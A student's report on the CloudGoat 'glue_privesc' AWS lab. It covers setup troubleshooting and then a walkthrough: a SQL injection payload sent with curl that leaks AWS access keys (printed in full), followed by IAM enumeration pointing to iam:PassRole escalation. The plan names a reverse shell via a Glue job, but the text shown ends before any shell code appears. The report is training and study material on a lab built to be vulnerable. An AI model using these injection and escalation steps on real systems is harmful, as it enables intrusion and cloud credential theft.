Glue_privesc Final Report

Mentor	Niko
Submisison Date	2024.08.18
Track	디지털포렌식 트랙
Name	이서준

Contents

1. Environment Setup

For this assignment, we used Ubuntu 24.04 LTS (GNU/Linux 6.8.0-40-generic x86_64). As we had already completed the initial setup of Terraform and CloudGoat during the lecture, this report will omit that process and begin with the scenario construction process.

2. Scenario Overview

2.1 Scenario Details

The scenario has the purpose of "Retrieve a secret string ("flag") stored in the SSM Parameter Store". And the scenario consists of the following AWS resources:

1. 1 x VPC (including: 1 S3 bucket, 1 RDS instance, 1 EC2 instance, Glue service)
2. 1 x Lambda function
3. SSM Parameter Store
4. 2 x IAM users

In this environment, it is assumed that a Glue service manager accidentally uploads their access keys through a web page. The manager, upon realizing this, deletes the keys from S3 but overlooks the fact that the keys were also stored in the database.

2.2 Attack Scenario

The attacker's goal is to acquire the manager's keys, access the SSM Parameter Store, and find the parameter value named "flag". The main attack stages are as follows:

1. Exploit SQL injection vulnerability to steal the manager's keys
2. Analyze the permissions of the acquired account and identify vulnerabilities
3. Insert reverse shell code into S3 via the web page
4. Create and execute a Glue job using AWS CLI
5. Access the SSM Parameter Store and extract the target data


3. Scenario Installation Process

3.1 Initial Attempt and Error Occurrence

To build the scenario environment, we executed the following command:

./cloudgoat.py create glue_privesc

However, an error occurred as shown in Figure 1. Upon analyzing the error message, we identified that the scenario was designed to use PostgreSQL version 13.7, but this version could not be found.



```
 Error: creating RDS DB Instance (terraform-20240813092352105500000001): InvalidParameterCombination: Cannot find versi
on 13.7 for postgres
        status code: 400, request id: 7bfce1a9-1e0a-412c-bab0-dd2a4512ee4d

    with aws_db_instance.cg-rds,
    on rds.tf line 1, in resource "aws_db_instance" "cg-rds":
     1: resource "aws_db_instance" "cg-rds" {
```

Figure 1. Error of PostgreSQL version

3.2 Problem-Solving Process


To resolve this issue, took the following steps:

1. Opened the `terraform/rds.tf` file of the scenario to check the PostgreSQL version settings.

2. Modified the PostgreSQL version from 13.7 to 13.11.

3. Also adjusted the `parameter_group_name` to match the new version.

These modifications can be seen in Figure 2.



```
seojun@seojun-VMware-Virtual-Platform:~/git/cloudgoat/scenarios/glue_privesc/terraform$ cat rds.tf
resource "aws_db_instance" "cg-rds" {
  allocated_storage    = 20
  storage_type         = "gp2"
  engine               = "postgres"
  engine_version       = "13.11"
  instance_class       = "db.t3.micro"
  db_subnet_group_name = aws_db_subnet_group.cg-rds-subnet-group.id
  db_name              = var.rds-database-name
  username             = var.rds_username
  password             = var.rds_password
  parameter_group_name = "default.postgres13"
  publicly_accessible  = false
  skip_final_snapshot  = true
```

Figure 2. Modified the PostgreSQL vresion in rds.tf


However, when I tried to reconstruct the scenario later, a dial tcp I/O timeout error occurred. To resolve this, I looked through GitHub issues and AWS official documentation to find a solution. The problem was caused by the IP address specified in the SSH config being different when uploading files to AWS through CloudGoat and Terraform. I solved this issue by verifying that the results of `curl ifconfig.me` and `./cloudgoat config whitelist.txt –auto` were the same.

3.3 Retry After Modification

After making these changes, we re-ran the same command:

```
./cloudgoat.py create glue_privesc
```

This time, as shown in Figure 3, the scenario build was successfully completed.




```
Apply complete! Resources: 59 added, 0 changed, 0 destroyed.

Outputs:

cg_web_site_ip = "100.26.47.165"
cg_web_site_port = 5000

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cg_web_site_ip = 100.26.47.165
cg_web_site_port = 5000

[cloudgoat] Output file written to:

    /home/seojun/git/cloudgoat/glue_privesc_cgidaq4yeufgbo/start.txt

seojun@seojun-VMware-Virtual-Platform:~/git/cloudgoat$ 
```

Figure 3. Successfully completion of the scenario building

4. Vulnerability Exploration

4.1 Web Application Analysis

We conducted a detailed analysis of the web application provided in the scenario. The main screen of the website (see Figure 4) was accessible at 'http://100.26.47.165:5000/' and offered key features such as sorting and viewing documents by date. The interface included a date selection input field and a 'Filter' button, allowing users to query data for the selected date.



This is data monitoring page


move to upload page

order_data 2023-10-01 Filter

order_data	item_id	price	country_code
2023-10-01	K2631	48.90	DE

Figure 4. The main screen of website

The file upload function was accessible via the URL http://100.26.47.165:5000/upload (see figures 5, 6). This feature supported CSV file formats, and the upload process consisted of selecting a file and clicking the upload button. To verify this functionality, we uploaded an arbitrary csv file ('test2.csv'). An interesting aspect was noted here: after the upload was completed, a processing time of 3 minutes was required (as seen in Figure 6). This suggests that there might be a process in the backend for inserting or processing the uploaded file data into a database.


Upload Page
⚠ 주의 요함 100.26.47.165:5000/upload

Data File upload

If you upload a CSV file, it is saved in S3

The data is then reflected on the monitoring page.

*Blocked file formats: xlsx, tsv, json, xml, sql, yaml, ini, jsonl


Please upload a CSV file

<csv format>

order_data	item_id	price	country_code

back to the monitoring page

Figure 5. File upload screen



Data File upload

Data will take about 2:59 minutes to apply to the monitoring page.

Don't go to another page!!

If you upload a CSV file, it is saved in S3

The data is then reflected on the monitoring page.

*Blocked file formats: xlsx, tsv, json, xml, sql, yaml, ini, jsonl

Please upload a CSV file

<csv format>


order_data	item_id	price	country_code

back to the monitoring page

파일 선택 선택된 파일 없음

Figure 6. File upload waiting screen

The data query function (see Figure 7) sorted the list of uploaded files based on the date selected by the user. The interface provided a calendar-style date selection UI and seemed to output this.



This is data monitoring page

move to upload page


order_data 2023-10-01

2023-10-01
2023-10-02
2023-10-03
2023-10-04
2023-10-05
2023-10-06
2023-10-07
2023-10-08
2023-10-09
2023-10-10
2023-10-11
2023-10-12
2023-10-13
2023-10-14
2023-10-15
2023-10-16
2023-10-17
2023-10-18
2023-10-19
2023-10-20

order_data	ite	country_code
2023-10-01	K2	DE

Figure 7. Date filtering screen

Analysis of the packets exchanged during file upload (Figure 8) revealed that data query requests were made using the POST method, with selected_date as the main parameter.



Host	Method	URL	Params	Status Code	Length	MIME type	Title	Notes	Time Requested
http://100.26.47.165:5000	GET	/		200	3942	HTML	Data Monitoring		21:53:06 16 Au...
http://100.26.47.165:5000	POST	/	✓	200	3942	HTML	Data Monitoring		21:53:35 16 Au...
http://100.26.47.165:5000	GET	/upload							

Request

```
POST / HTTP/1.1
Host: 100.26.47.165:5000
Content-Length: 24
Cache-Control: max-age=0
Accept-Language: ko-KR
Upgrade-Insecure-Requests: 1
Origin: http://100.26.47.165:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.7
Referer: http://100.26.47.165:5000/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

selected_date=2023-10-08
```

Response


```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.7.16
Date: Fri, 16 Aug 2024 12:53:35 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3767
Connection: close

<!DOCTYPE html>
<html>
  <head>
    <title>
      Data Monitoring
    </title>
    <link href="../static/index.css" rel="stylesheet">
  </head>
  <body>
    <h1>
      This is data monitoring page
    </h1>
    <a href="/upload" id="move-link">
```

Figure 8. Date filtering packet capture

4.2 Identification of Features and Vulnerabilities

During the process of analyzing the web application's functionality, we identified several potential vulnerabilities and characteristics. The most notable was an SQL Injection vulnerability. This vulnerability was found in the selected_date parameter of the 'Filter' function, and it was estimated that the backend used a query in the form of "SELECT * FROM orders WHERE order_date = '{selected_date}'".


To verify the vulnerability, we performed two tests (refer to Figures 9 and 10). First, when executing a normal query "curl -X POST -d 'selected_date=2023-10-01' http://<IP>:5000/", normal order data was returned.



```
-VMware-Virtual-Platform:~/git/cloudgoat$ curl -X POST -d 'selected_date=2023-10-01' http://100.26

l>


ta Monitoring</title>
f="../static/index.css" rel="stylesheet">


is data monitoring page</h1>
/upload" id="move-link">move to upload page</a>

ion="/" method="post" class="data-filter-form">
l for="order-data-select" class="filter-label">order_data &nbsp;</label>
class="select-container">
select id="order-data-select" name="selected_date" class="filter-select">
   <option value="2023-10-01">2023-10-01</option>

   <option value="2023-10-02">2023-10-02</option>
```


Figure 9. Normal packet results

However, when attempting an SQL Injection with the query "curl -X POST -d "selected_date=1' or 1=1--" http://<IP>:5000/", sensitive information was exposed along with a database error. In this process, the AWS ACCESS_KEY and SECRET_KEY were exposed.



```
seojun@seojun-VMware-Virtual-Platform:~/git/cloudgoat$ curl -X POST -d "selected_date=1' or 1=1--" http://100.26.47.165:500
0/
<!DOCTYPE html>
<html>
<head>
    <title>Data Monitoring</title>
    <link href="../static/index.css" rel="stylesheet">
</head>
<body>
    <h1>This is data monitoring page</h1>
    <a href="/upload" id="move-link">move to upload page</a>
    <br>
```

Figure 10. SQL Injection packet results



```
                <tr>
                    <td>AKIAYS2NUSJLHUZEXS42</td>
                    <td>xXTW148yWm+p3NpdyGIJcNQbKkKbbYSflImgPych</td>
                    <td>None</td>
                    <td>None</td>
                </tr>

            </tbody>
        </table>
        <!—
            Data query logic : select * from original_data where order_date='{input_date}'
        —>
        <hr>
        <img src="../static/graph.png">

</body>
</html>seojun@seojun-VMware-Virtual-Platform:~/git/cloudgoat$
```


Figure 11. AWS key exposure

To analyze the exposed AWS credentials, we will set them as environment variables and analyze the permissions of these credentials.

5. Enumeration and Analysis of Permissions

5.1 Verification of IAM Policy

Using the AWS credentials obtained through SQL Injection, we conducted a detailed analysis of the IAM policies for the account. First, we executed the 'aws iam list-user-policies' command to check for policies directly attached to the user. As a result, an inline policy named 'glue_management_policy' was discovered.




```
seojun@seojun-VMware-Virtual-Platform:~/git/cloudgoat$ aws iam list-attached-user-policies --user-name cg-glue-admin-glue_pr
ivesc_cgidaq4yeufgbo
{
    "AttachedPolicies": []
}
seojun@seojun-VMware-Virtual-Platform:~/git/cloudgoat$ aws iam list-user-policies --user-name cg-glue-admin-glue_privesc_cgi
daq4yeufgbo
{
    "PolicyNames": [
        "glue_management_policy"
    ]
}
```

Figure 12. Checking policies assigned to AWS credentials

To verify the details of this policy, we used the 'aws iam get-user-policy' command. Analysis of this policy revealed the following key permissions:

- AWS Glue related permissions:
  1. Creation and updating of jobs
  2. Creation of triggers
  3. Initiation of job runs
- IAM related permissions:
  1. Passing roles (PassRole)
  2. Querying and listing IAM resources
- S3 related permissions:
  1. Listing contents of a specific S3 bucket (cg-data-from-web-glue-privesc-cgidaq4yeufgbo)

Particularly, the 'iam:PassRole' permission is significant from a security perspective. This permission allows passing IAM roles to other AWS services, providing the possibility for privilege escalation.



```
seojun@seojun-VMware-Virtual-Platform:~/git/cloudgoat$ aws iam get-user-policy --user-name cg-glue-admin-glue_privesc_cgidaq
4yeufgbo --policy-name glue_management_policy
{
    "UserName": "cg-glue-admin-glue_privesc_cgidaq4yeufgbo",
    "PolicyName": "glue_management_policy",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "glue:CreateJob",
                    "iam:PassRole",
                    "iam:Get*",
                    "iam:List*",
                    "glue:CreateTrigger",
                    "glue:StartJobRun",
                    "glue:UpdateJob"
                ],
                "Effect": "Allow",
                "Resource": "*",
                "Sid": "VisualEditor0"
            },
            {
                "Action": "s3:ListBucket",
                "Effect": "Allow",
                "Resource": "arn:aws:s3:::cg-data-from-web-glue-privesc-cgidaq4yeufgbo",
                "Sid": "VisualEditor1"
            }
        ]
```

Figure 13. List of permissions for assigned policies

5.2 Identification of Accessible AWS Services

Based on the IAM policy analysis, we identified AWS services that can be accessed and manipulated with these credentials.

- AWS Glue: Extensive permissions for the Glue service were confirmed. Specifically, the following actions are possible
    - Creating new Glue jobs (CreateJob)
    - Updating existing Glue jobs (UpdateJob)
    - Starting Glue job runs (StartJobRun)
    - Creating Glue triggers (CreateTrigger)

  These permissions suggest the possibility of executing arbitrary code through the Glue service.


- IAM (Identity and Access Management): The following actions are possible related to the IAM service
    - Passing IAM roles to other services (PassRole)
    - Querying IAM resource information (Get*)
    - Listing IAM resources (List*)

These permissions allow for a detailed understanding of the current IAM configuration and, if necessary, delegating permissions to other services.

- Amazon S3: While S3-related permissions are limited, access to a specific bucket is possible

  ■ Listing contents of the 'cg-data-from-web-glue-privesc-cgidaq4yeufgbo' bucket (ListBucket)

  This permission allows for checking the list of files stored in the corresponding S3 bucket. Here, we were able to confirm the previously uploaded 'test2.csv' file.



```
seojun@seojun-VMware-Virtual-Platform:~/git/cloudgoat$ aws s3 ls cg-data-from-web-glue-privesc-cgidaq4yeufgbo
2024-08-16 21:41:13        297 order_data2.csv
2024-08-16 21:52:13       8343 test2.csv
```

Figure 14. S3 bucket data

